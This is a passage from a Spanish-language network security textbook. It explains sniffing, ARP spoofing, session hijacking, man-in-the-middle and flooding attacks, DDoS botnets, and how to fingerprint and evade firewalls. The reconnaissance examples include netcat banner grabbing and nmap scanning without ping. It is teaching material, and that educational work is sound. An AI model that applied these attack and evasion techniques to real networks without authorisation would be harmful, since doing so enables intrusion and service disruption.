Aquí nos sumergiremos en las redes de comunicaciones y su seguridad. Veremos técnicas de análisis para comprender fortalezas y debilidades de las distintas tecnologías y dispositivos de seguridad. Luego nos centraremos en las tecnologías de redes virtuales y, finalmente, analizaremos los servicios de directorio más utilizados y distintos servicios de autenticación.

Control y espionaje de red **160**
- Técnicas de ataque pasivas 161
- Técnicas de ataque activas 162

Firewalls **167**
- Preocupaciones según su naturaleza 168
- Encontrar e identificar firewalls 169
- Técnicas de evasión 170

Sistemas de detección de intrusos **171**
- IDS de host y de red 172
- Técnicas de evasión 174

Honeypots y honeynets **175**
- Precauciones según el nivel de interacción 176
- Como identificarlos 177

Redes virtuales **178**
- Virtual LANs (VLANs) 178
- Virtual Private Networks (VPNs) 181

Sistemas de autenticación y acceso remoto **187**
- Kerberos 187
- TACACS y TACACS+ 188
- RADIUS y DIAMETER 189

Resumen **191**

Actividades **192**

Chilexxs22

CONTROL Y ESPIONAJE DE RED

Dicen los que saben que la mejor forma de comprender el nivel de seguridad de nuestra red es intentar vulnerarla. Para esto, nada mejor que ponerse en los zapatos de un atacante real, pensar y sentir como él. Si nuestra red sale bien parada, cosa que usualmente no ocurre tanto como pensábamos o queríamos, podemos darnos por satisfechos, por lo menos hasta el próximo análisis.

En esta sección trataremos algunas técnicas y tipos de ataque que son utilizados, fundamentalmente, para relevar distintos aspectos de la red, o para realizar ataques complejos. Encararemos el análisis a partir de una clasificación que depende del nivel de interacción que tiene la técnica con la red, es decir, tendremos técnicas pasivas y técnicas activas. Es importante notar que algunas de ellas, dependiendo de cómo se implementen y de cómo trabajen, podrán integrar ambas categorías, como sucede en el caso de los **analizadores de protocolos**. Tanto para la sección que sigue a continuación como para el resto del capítulo, es recomendable estar familiarizado con el **modelo OSI**. Si bien iremos explicando los puntos relacionados a medida que los necesitemos, es bueno conocerlo de antemano para comprender cabalmente los temas tocados.

Figura 1. *Modelo OSI con sus siete capas y una breve descripción de ellas.*

Técnicas de ataque pasivas

Las técnicas pasivas son aquéllas que no tienen interacción directa sobre la red, simplemente **interceptan tráfico** y lo **analizan**. El ejemplo más claro de una técnica de este tipo es la implementada por los **analizadores de protocolos** o **sniffers pasivos**. Éstos capturan el tráfico de un segmento de la red y lo analizan en función de los protocolos soportados, permitiendo aplicar distintos filtros, pero sin generar ni inyectar ningún tipo de paquetes. Además, suelen utilizarse para detectar errores y problemas de diseño en las redes.

La principal ventaja de los sniffers pasivos en particular y de cualquier ataque de este tipo en general, es que son difíciles de detectar, ya que su influencia en la red es prácticamente nula. Veremos que esta característica también es deseable en los **IDS** (Sistemas de Detección de Intrusos), ya que no queremos que estos dispositivos sean detectados mientras llevan adelante el análisis de la red. Como desventaja, podemos citar que su eficiencia es menor ya que suele requerir más tiempo para recabar los mismos datos que un sniffer activo.




Figura 2. *Podemos apreciar un esquema del funcionamiento de un sniffer analizando el tráfico de un segmento.*

Chilexs22

III MODELO OSI

Es un modelo conceptual propuesto por ISO en 1984, compuesto por **siete capas**. Describe la comunicación entre dos aplicaciones ubicadas en equipos distantes y conectadas por un medio físico. Cada capa desarrolla una función bien definida y brinda servicios a la superior. Se comunican con la capa idéntica en el otro extremo a través de un determinado **protocolo**.

Antes de continuar, refresquemos un concepto simple, pero muy importante: el **modo promiscuo** de las interfaces de red. Recordemos que el protocolo Ethernet reenvía los paquetes a todos los dispositivos del mismo segmento de la red, pero cada paquete es leído solamente por la interfaz de red destinataria. El resto de las interfaces de ese segmento ignora aquéllos paquetes que no la tiene como destino. Si una interfaz tiene habilitado el modo promiscuo, recibe y puede analizar todo el tráfico del segmento. En reglas generales, todos los sniffers setean automáticamente la interfaz de red en modo promiscuo.
Debido a eso, estas aplicaciones permiten capturar datos sin problemas si son transmitidos en **texto plano**. Por lo tanto, cualquier protocolo que envíe los datos en texto plano es susceptible de ser analizado. Dadas sus particularidades, las implementaciones de esta técnica suelen realizarse en lugares con gran cantidad de tráfico, por ejemplo, un **backbone**.

Técnicas de ataque activas

En contraposición con el caso anterior, las implementaciones de técnicas activas interactúan con la red y con sus dispositivos, modificando o generando tráfico especialmente armado para obtener un beneficio determinado.
Retomando los analizadores de protocolos, existen veces en las que es necesario generar ciertos paquetes para realizar la captura de tráfico, por ejemplo, cuando nos encontramos en una **red switcheada**.
Recordemos que un switch trabaja en la capa de enlace del modelo OSI segmentando los dominios de colisión, por lo que en estos casos no sirve de mucho poner la interfaz en modo promiscuo. En la figura que aparece a continuación podemos apreciar un esquema de la **capa de enlace** del modelo OSI.




Figura 3. *Podemos apreciar la división de la capa de enlace en la subcapa LLC y en la subcapa MAC.*

Para sortear esta dificultad aparente, debemos inyectar paquetes especialmente armados para lograr nuestro cometido. Esta técnica se conoce como **ARP Spoofing** (o **ARP Poissoning**) y consiste en utilizar el **protocolo ARP** para engañar a los equipos sobre los que queremos analizar tráfico. Para obtener más información sobre esta técnica, es recomendable visitar **www.inkatel.com/new/textos/Arroba/arp-spoofing.html**, donde se explica de manera muy sencilla y en nuestro idioma.

En términos generales, los ataques de spoofing consisten en tomar una identidad válida y, de esta forma, engañar a una posible víctima. Algunos de los más conocidos, además del ARP Spoofing, son **IP Spoofing**, **MAC Spoofing**, **e-mail spoofing** y **DNS Spoofing**. En la siguiente figura podemos ver la pantalla de **Cain**, una aplicación que, entre muchas otras cosas, permite realizar ataques de ARP Spoofing.




Figura 4. *Podemos apreciar la solapa de la opción APR (ARP Poison Routing) de la aplicación* ***Cain****.*

Chilexs22

PROTOCOLO ARP

ARP (Address Resolution Protocol) está definido en el **RFC 826** y es el responsable de encontrar la dirección MAC correspondiente a una dirección IP determinada. Cada equipo mantiene una tabla con las direcciones traducidas para reducir demoras y carga. El protocolo encargado de realizar la traducción inversa es el **RARP** (Reverse Address Resolution Protocol).

Otro ataque que se apoya en los anteriores para generar ataques más complejos es el **hijacking**. El concepto de hijacking está relacionado con la palabra inglesa **secuestro**. En el ámbito tecnológico, se refiere a técnicas ilegales que conllevan el secuestro o robo de información, sesiones, etcétera, por parte de un atacante. Es un concepto muy abierto y puede puntualizarse en varias técnicas específicas. Así, podemos encontrar el secuestro de conexiones de red o de sesiones de terminal (**session hijacking**), de servicios, de módems o de páginas (**page hijacking**) e, incluso, últimamente, nuevas variantes como el secuestro del portapapeles o **clipboard hijacking**, donde el portapapeles es capturado y cada vez que se intenta pegar lo que se debería encontrar en él aparece una URL con una dirección maliciosa. Otro nuevo ataque de similares características es el **clic hijacking**, o secuestro de los clics del mouse.

De estos ataques, el más conocido de todos probablemente sea el session hijacking, o secuestro de sesión. Éste consiste en tomar el control de una conexión TCP/IP, por ejemplo, durante una sesión Telnet, permitiéndole al atacante inyectar comandos o realizar un ataque de DoS (Denegación de Servicio). Una evolución de esa técnica sería, sobre una sesión autenticada, tomar las credenciales de una de las partes y luego adueñarse de la sesión como si fuera el cliente válido. Combinado con el **spoofing**, permite obtener un ataque más complejo denominado **man-in-the-middle**. En la **figura 5** podemos ver cómo la aplicación **ettercap** se utilizó para un ataque de este tipo que permitió obtener usuario y contraseña de una cuenta de Gmail. Finalmente, y con orientaciones distintas, tenemos los ataques orientados a saturar recursos, como por ejemplo, **flooding** y **DoS** (denegación de servicio).




Figura 5. *Podemos apreciar cómo es posible realizar un ataque de* ***man-in-the-middle*** *con la aplicación* ***ettercap****.*

El caso de **IP flooding** se trata de una técnica que consiste en **saturar** un servicio de red a partir del envío de paquetes IP. El objetivo principal es bajar el rendimiento de la red atacada generando paquetes con origen y destino aleatorio. Si se extiende un poco el panorama, también es posible saturar los recursos de red de una víctima en particular y luego lanzarle un ataque de session hijacking. Una evolución de esta técnica que la convierte en más dañina es **Broadcast IP Flooding**. Ésta consiste en potenciar los efectos de IP flooding utilizando la dirección de broadcast como amplificador. Esto puede hacerse mediante dos técnicas: el **ataque smurf** y el **ataque fraggle**. El **ataque smurf** utiliza paquetes **ICMP echo-request** con la dirección IP de origen de la víctima y con dirección IP destino de la dirección de broadcast. De esta forma, todos los que reciban esta petición y la respondan enviarán paquetes **ICMP echo-reply** a la víctima, magnificando exponencialmente los recursos de red consumidos. El **ataque fraggle** es similar al smurf, pero utiliza el protocolo UDP en lugar de ICMP.

Otro tipo de ataque de este estilo es el **MAC flooding** que, a diferencia del IP flooding, es un ataque que está orientado a **switches**. Su principio se basa en la saturación de la tabla CAM. Recordemos que la **tabla CAM** asocia un puerto del switch con la dirección MAC de un dispositivo conectado a ese puerto. Básicamente, esta técnica consiste en enviar muchas tramas al switch con direcciones MAC aleatorias a los efectos de llenar esa tabla.

Un ataque de DoS (Denegación de Servicio) es una acción iniciada por un sujeto que sature algún recurso en particular, ya sea hardware, software o ambos, dentro de un determinado sistema. Este tipo de ataques pueden clasificarse en ataques **preprogramados** y ataques por **control remoto**. En el caso de los ataques preprogramados, se utiliza algún tipo de **malware** que, en principio, va contagiando a otros sistemas (usualmente un **Worm**) y luego implementa un ataque de DoS al cumplirse una determinada condición de tiempo.




Figura 6. *En la imagen podemos apreciar una* ***captura de tráfico*** *de red hecha con Wireshark.*

En el caso de los ataques por **control remoto**, éstos utilizan equipos comprometidos para realizar ataques de denegación de servicio contra cualquier IP. Al equipo comprometido, el atacante le instala un agente o software cliente que le permite controlar en forma remota al equipo víctima. Este agente usualmente es instalado por un script automatizado, aunque en algunas ocasiones es hecho en forma manual. Una alternativa al ataque DoS clásico se produce cuando se lanza desde varios equipos, obteniendo así un ataque de **denegación de servicio distribuida** o **DDoS**. Suelen utilizar una arquitectura por niveles en la que el atacante se conecta a servidores maestros, que son equipos previamente comprometidos. Cada uno de éstos controla un conjunto de host esclavos o **zombies**, que se usarán para realizar los ataques de DoS. Una vez que el **master** fue infectado, éste tratará de infectar a otros equipos dentro de la misma red y convertirlos en esclavos, a partir de rutinas automatizadas que explotan vulnerabilidades remotas comunes. Estas grandes redes reciben el nombre de **Botnets**, que hace referencia a una colección de distintas aplicaciones que funcionan en forma autónoma, preprogramadas por el atacante. Además de los ataques de DoS, también suelen tener otros fines delictivos, como el envío de spam y la descarga de material ilegal. En este último caso, usualmente almacenan en el equipo comprometido material ilegal (por ejemplo, más malware) con el objeto de utilizarlo como servidor alternativo de descargas.

Antes de pasar a la próxima sección, es importante reiterar un concepto que no está de más refrescar: **defensa en profundidad**. En la siguiente figura podemos apreciar los distintos niveles y qué medidas de seguridad son aplicables a cada uno de ellos.

Figura 7. *Modelo de defensa en profundidad. Podemos ver las distintas medidas que se aplican a cada uno de los distintos niveles.*

FIREWALLS

Un firewall es un dispositivo que separa una red segura de una red no segura, normalmente, una red privada de una pública, por ejemplo, Internet. Su función principal es **examinar los paquetes** en busca de coincidencias con **reglas** de acceso definidas previamente. Este filtrado se realiza en sentido entrante y saliente, es decir, tanto para los paquetes que entran desde la red no segura a la red segura y viceversa. En función de distintos criterios, también pueden crear **logs** y generar **alarmas** frente a eventos específicos. Dependiendo de las reglas predefinidas y de la política por defecto (aceptar todo el tráfico o rechazar todo el tráfico), el firewall toma determinadas acciones y acepta o rechaza los paquetes.

Si bien no puede concebirse una estructura de red que no cuente con un firewall, el hecho de poseer uno no implica que estemos seguros frente a cualquier tipo de ataques. En primer lugar, porque continuamente se descubren nuevas vulnerabilidades para firewalls comerciales. Por otro lado, en muchos casos estos firewalls están administrados por personal de sistemas que no suele conocer los pormenores y los detalles de seguridad que se deben tener en cuenta, cuando esos son los aspectos que hacen a la diferencia entre un firewall pobremente configurado y uno apto para detener ataques desde el exterior. Además, tampoco suele haber un mantenimiento adecuado de ellos, lo que potencia aun más el peligro y genera una falsa sensación de seguridad que, como ya hemos mencionado anteriormente, es uno de los mayores problemas.

Tampoco hay que olvidar que el firewall nos va a proteger solamente de aquellos ataques que pasen por él. Si existen otros enlaces alternativos como redes inalámbricas, accesos 3G o accesos telefónicos, debemos tener en cuenta que el firewall no nos protegerá de ataques sobre estos enlaces y es preciso tomar los recaudos necesarios para cada caso. Por otro lado, dado que el firewall separa la red segura de la red insegura, no protege de acciones que se lleven a cabo desde dentro de la red, ya que en ningún momento estas acciones pasarán a través de él. Finalmente, tengamos en cuenta que un firewall tampoco nos protege de ataques de ingeniería social, ya que como bien sabemos, este tipo de ataques no está relacionado con medios tecnológicos y, directamente, está fuera de las siete capas del modelo OSI.

Chilexs22

{} LOS PADRES DE LA CRIATURA

Es imposible determinar quién acuñó por primera vez el concepto de firewall. Muchos profesionales trabajaron en ello desarrollando distintas funcionalidades hasta llegar a lo que hoy conocemos. W. Cheswick y S. Bellovin desarrollaron la tecnología de filtrado de paquetes, M. Ranum sintetizó el firewall como producto y Nir Zuk avanzó con el concepto de firewall tal como lo conocemos hoy.

Preocupaciones según su naturaleza

Desde la aparición de los primeros firewalls, hubo una constante evolución hasta los que actualmente dominan el mercado. En sus primeras épocas, solamente podían realizar filtrados a nivel de direcciones IP, puertos y algunos parámetros más. Si bien hoy tenderíamos a pensar que esa generación ya es obsoleta, existen casos en los que un filtrado de este tipo es más que suficiente. Tengamos en cuenta que, a medida que el nivel de filtrado es más exhaustivo, el procesamiento requerido es mayor, lo que podría tener impacto negativo en el tráfico. En el siguiente enlace de SecurityFocus podemos ver una entrevista a uno de los padres del firewall, William "Bill" Cheswick, en **www.securityfocus.com/columnists/429**.

En el otro extremo, los firewalls más avanzados pueden filtrar en todas las capas del modelo OSI. En función de esto, podemos clasificar los firewalls en cuatro grandes grupos: **Packet filters**, **Circuit level gateways**, **Application level gateways** y **Stateful multilayer firewall**. En la siguiente figura tenemos la posibilidad de apreciar su relación con las distintas capas del modelo OSI.




Figura 8. *En la figura podemos apreciar las distintas categorías de firewall y la capa del modelo OSI en la cual trabajan, aceptando o rechazando paquetes (tilde o cruz).*

Un conocido dicho del ambiente de seguridad dice que mejor que un firewall, son dos firewalls. Nunca está de más disponer de un firewall adicional en nuestra red. Para esto, una buena alternativa son los **firewalls personales**. Los firewalls personales o por software son aplicaciones que se instalan en el host y permiten realizar filtrados en varios niveles, pudiendo llegar a detener el accionar malintencionado de algunos tipos de malware. Incluso en el ámbito hogareño, la mayoría

de los routers orientados al hogar y a pequeñas oficinas tienen mínimas funcionalidades de firewall, pero no por ello dejan de ser útiles. Siempre es recomendable configurarlos para brindar niveles de protección adicionales.

Encontrar e identificar firewalls

Una forma elemental de detectar la presencia de firewalls en una red es a partir de la herramienta **traceroute**, que viene incluida por defecto en todos los sistemas operativos. Sin embargo, esta es una aproximación básica ya que sólo indica la presencia de un dispositivo que está bloqueando cierto tipo de tráfico. De forma típica, este comando trabaja con paquetes UDP, pero con el modificador -I reemplazamos los paquetes UDP por ICMP.

Para afinar un poco la identificación, la manera más sencilla (y no por eso menos efectiva) es hacerlo a partir de un **escaneo de puertos**. La mayoría de estos dispositivos, dependiendo del fabricante, poseen características que los distinguen unos de otros. De esta forma, una vez identificado el firewall, el atacante puede comenzar a buscar vulnerabilidades propias de cada dispositivo, por ejemplo, en **www.hispasec.com/unaaldia/3899** podemos ver dos vulnerabilidades recientemente publicadas de los dispositivos Cisco ASA.

Distintos tipos de escaneos permiten detectar ciertas características de los diferentes objetivos. Por ejemplo, es bien sabido que la mayoría de los firewalls rechaza los **pings**, por lo que una buena medida es realizar el escaneo sin enviar este tipo de paquetes. En el caso de **nmap**, esto se logra con el parámetro **-P0**. Podemos encontrar un documento interesante sobre el escaneo de puertos y su aplicación a la detección de distintos dispositivos en **www.hpn-sec.net/death/articles/sabuesos/Sabuesos.pdf**.

Si se dispone de sistemas de detección de intrusos, es importante mencionar que en sus configuraciones por defecto, éstos sólo detectarán los escaneos más rimbombantes, pero aquéllos que sean sigilosos pasarán desapercibidos. Para poder detectar escaneos y ataques más complejos es indispensable mantener actualizados los sistemas con las firmas de firmas de estos IDS, no sólo con aquellas firmas de escaneos y ataques típicos, sino también las de aquéllos más complejos y avanzados.

Otra forma de detectar distintos firewalls es a partir de la técnica de **banner grabbing**. Como ya vimos anteriormente, esta técnica es aplicable a cualquier aplicación que esté brindando un servicio. En el caso de algunos firewalls, con sólo conectarnos a un puerto determinado (usualmente Telnet) mediante el comando **netcat**, podemos obtener un banner que nos indique el tipo de firewall. Recordemos la sintaxis del comando netcat: **# nc -v dirección_ip** puerto.

Una forma más avanzada es enviar paquetes especialmente armados con un **packet crafter**. Los packet crafters son herramientas que permiten armar paquetes de distintos protocolos en forma manual. Uno de los más utilizados en estos casos es **hping2** (**www.hping.org**). En función de la respuesta obtenida a los paquetes que

armamos, podremos obtener valiosa información. Otra técnica avanzada, que además permite auditar el firewall y encontrar fallas en las reglas, es el **firewalking**. Ésta requiere de un software agente (cliente) instalado del otro lado del firewall, al cual se le enviarán distintos paquetes generados especialmente para analizar si cruzan el dispositivo y cómo llegan al agente. La mayor ventaja de esta técnica es que, potencialmente, permitiría relevar las reglas del firewall. Como contrapartida está el hecho de que necesita de un agente dentro de la red, lo que no siempre es fácil ni posible. Por otro lado, si el firewall está bien configurado, las reglas relevadas podrían no ser del todo confiables.

Técnicas de evasión

A partir de lo que hemos visto, podemos enumerar una serie de técnicas que permitirían potencialmente evadir estos dispositivos. De todas maneras, es importante mencionar que si el firewall está correctamente administrado y actualizado, esta tarea se torna muy complicada y el atacante optará por una vía de ingreso alternativa.

La primera medida para evadir un firewall es a partir de errores o vulnerabilidades propias de cada dispositivo. Si la detección fue exitosa y pudo determinarse qué producto está protegiendo la red, la primera medida sería buscar las vulnerabilidades existentes para ese dispositivo. Para hacerlo, **www.securityfocus.com** y **www.milw0rm.com** son excelentes sitios para comenzar la búsqueda.

